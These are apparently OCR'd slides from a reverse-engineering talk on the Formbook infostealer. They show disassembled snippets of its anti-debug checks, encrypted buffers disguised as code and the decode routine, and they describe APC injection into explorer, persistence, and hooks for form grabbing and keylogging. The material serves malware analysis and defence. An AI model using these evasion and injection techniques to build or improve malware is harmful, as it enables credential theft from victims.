



```
; NTSTATUS __stdcall NtQuerySystemInformation(status_struct
NtQuerySystemInformation proc near

main_struct= dword ptr  8
SystemInformationClass= dword ptr  0Ch
SystemInformation= dword ptr  10h
SystemInformationLength= dword ptr  14h
ReturnLength= dword ptr  18h

push    ebp
mov     ebp, esp
mov     eax, [ebp+main_struct]
mov     ecx, [eax+10h]
push    esi
push    15h
push    0
push    ecx
lea     esi, [eax+0BECh]
push    esi
push    eax
call    resolv_address
mov     edx, [ebp+ReturnLength]
mov     eax, [ebp+SystemInformationLength]
mov     ecx, [ebp+SystemInformation]
add     esp, 14h
push    edx
mov     edx, [ebp+SystemInformationClass]
push    eax
mov     eax, [esi]
push    ecx
push    edx
call    eax             ; CallForNtQuerySystemInformation
```

Understanding Formbook: The malware



Understanding Formbook: The malware



Understanding Formbook: The malware

Interesting usage of `NtQuerySystemInformation`:

- Use of `SystemProcessInformation` to iterate over processes
- Used by PhaseBot (oldish PoS)

SystemProcessInformation

Returns an array of **SYSTEM_PROCESS_INFORMATION** structures, one for each process running in the system.

These structures contain information about the resource usage of each process, including the number of threads and handles used by the process, the peak page-file usage, and the number of memory pages that the process has allocated.

SystemProcessorPerformanceInformation

Returns an array of **SYSTEM_PROCESSOR_PERFORMANCE_INFORMATION** structures, one for each processor installed in the system.

Understanding Formbook: The malware

Anti-debug techniques

- Formbook uses NtQuerySystemInformation and NtQueryInformationProcess to check if its being debugged by querying for “SystemKernelDebuggerInformation” and “ProcessDebugPort”

```
push    0               ; ReturnLength
push    2               ; SystemInformationLength
lea     edx, [ebp+SystemInformationLength]
push    edx             ; SystemInformation
push    SystemKernelDebuggerInformation ; SystemInformationClass
push    esi             ; main_struct
call    NtQuerySystemInformation ; NtQuerySystemInformation
```


```
push    0               ; ReturnLength
push    4               ; ProcessInformationLength
lea     ecx, [ebp+ProcessInformation]
push    ecx             ; ProcessInformation
push    ProcessDebugPort ; ProcessInformationClass
push    edx             ; ProcessInformationClass
push    esi             ; main_struct
call    NtQueryInformationProcess ; NtQueryInformationProcess
```

Understanding Formbook: The malware

Anti-analysis techniques:

- Data encryption
  - Almost all relevant data is encrypted within the sample disguised as code
  - Two different encryption routines for different buffers
- “antis” check


Understanding Formbook: The malware




```
push    14h             ; len
call    get_enc_buffer_1
add     eax, 2
push    eax             ; src
lea     edx, [ebp+var_30]
push    edx             ; dst
call    decode_block
```

```
                        get_enc_buffer_1 proc near              ; CODE XREF:
                                                                ; sub_FF5A00
E8 00 00 00 00                  call    $+5
58                              pop     eax
C3                              retn
                        get_enc_buffer_1 endp

                        ; ---------------------------------------------------

55                              push    ebp
8B EC                           mov     ebp, esp

                        enc_buffer_1:
44                              inc     esp
C0 3D F6 58 EF C0 A4            sar     byte ptr ds:0C0EF58F6h, 0A4h
03 3D 67 78 8A D1               add     edi, ds:0D18A7867h
0B 25 9B 11 57 9B               or      esp, ds:9B57119Bh
0B 25 A9 34 CC 8F               or      esp, ds:8FCC34A9h
0C 5B                           or      al, 5Bh
C2 98 A6                        retn    0A698h
```

Understanding For





```
decode_block    proc near               ; CODE XREF: sub_FE4D60+3B↑p
                                        ; sub_FE4DE0+BD↑p ...

var_C           = dword ptr -0Ch
var_8           = dword ptr -8
var_4           = dword ptr -4
dst             = dword ptr  8
src             = dword ptr  0Ch
len             = dword ptr  10h

                push    ebp
                mov     ebp, esp
                mov     eax, [ebp+src]
                sub     esp, 0Ch
                push    edi
                push    eax
                call    mov_eax_arg0
                mov     edi, eax
                add     esp, 4
                cmp     byte ptr [edi], 55h ; check function prelude. The encrypted/encoded
                                            ; blocks are disguised as opcodes, and they all
                                            ;  begin with a function prelude that is skipped
                                            ;  during the decoding
                jnz     short loc_FF31B3 ; no prelude, leave
                cmp     byte ptr [edi+1], 8Bh
                jnz     short loc_FF31B3 ; no prelude, leave
                push    ebx
                mov     ebx, [ebp+dst]
                push    esi
                xor     esi, esi
                add     edi, 3          ; push ebp, mov ebp, esp
                                        ; 55 8B EC = 3 bytes
                mov     [ebp+var_8], esi
                mov     [ebp+var_4], esi
                cmp     [ebp+len], esi
                jbe     short loc_FF31AA
```


Understanding Formbook: The malware

Anti-analysis techniques:

- Data encryption
- “anti”-check
  - Function checks the result of all the “anti” checks
  - Bypassing it is not enough, the sample crashes



Understanding Formbook: The malware




```
; Attributes: bp-based frame

wrap_anticheck  proc near

arg_0           = dword ptr  8

                push    ebp
                mov     ebp, esp
                push    esi
                mov     esi, [ebp+arg_0]
                push    esi
                call    anticheck_and_more ; depending on the
                        ; result, exit
                add     esp, 4
                test    al, al
                jnz     short loc_FE77E7
```

```
                pop     esi
                pop     ebp
                retn
```

```
loc_FE77E7:
                push    esi
                call    sub_FE76C0
                push    3Ch
```

Understanding Formbook: The malware

Every check performed fills a status structure containing information necessary for the execution.


```
status_struct <0FFFFFFFFh, offset off_1360000, 0, 0, 0, 0, 0, 0, 0, \
              offset ntdll_LdrLoadDll, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, \
              0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0>
```

```
dd offset ntdll_LdrLoadDll              ; ntdll_LdrLoadDll
db 0                                    ; dbg_0
db 0                                    ; dbg_1
db 0                                    ; dbg_2
db 0                                    ; dbg_3
db 0                                    ; dbg_4
db 0                                    ; dbg_5
db 0                                    ; dbg_6
db 0                                    ; dbg_7
db 0                                    ; dbg_8
db 0                                    ; dbg_9
db 0                                    ; dbg_10
db 0                                    ; dbg_11
db 0                                    ; dbg_12
```


Understanding Formbook: The malware


Afterwards, verifies that every “anti” entry inside the structure has the required value.

Anyone with a tiny bit of experience would think that simply changing the values on the structure you can bypass the anti-checks




Understanding Formbook:






Understanding Formbook: The malware



Understanding Formbook: The malware



Understanding Formbook: The malware

After passing all checks, injects payload into explorer using stealthy techniques:

- Map code to process
- Hijack main thread
- Use NtQueueUserAPC (Asynchronous Procedure Call)

Then, select an executable randomly from a list, create process and migrate to it.

Understanding Formbook: The malware

Once in the new process, Formbook tidies up the house:

- Set up persitance
- Delete original sample

And starts doing its thing.. stealing data

- Gather credentials from browser vaults
- Set up hooks for formgrabing, keylogging...

Understanding Formbook: The malware

Formbook hooks different APIs for the different applications it targets, some are common APIs, others are very targeted:

- HttpSendRequestA
- HttpSendRequestW
- WSASend

Understanding Formbook: The malware

For Firefox, it hooks PR_Write:

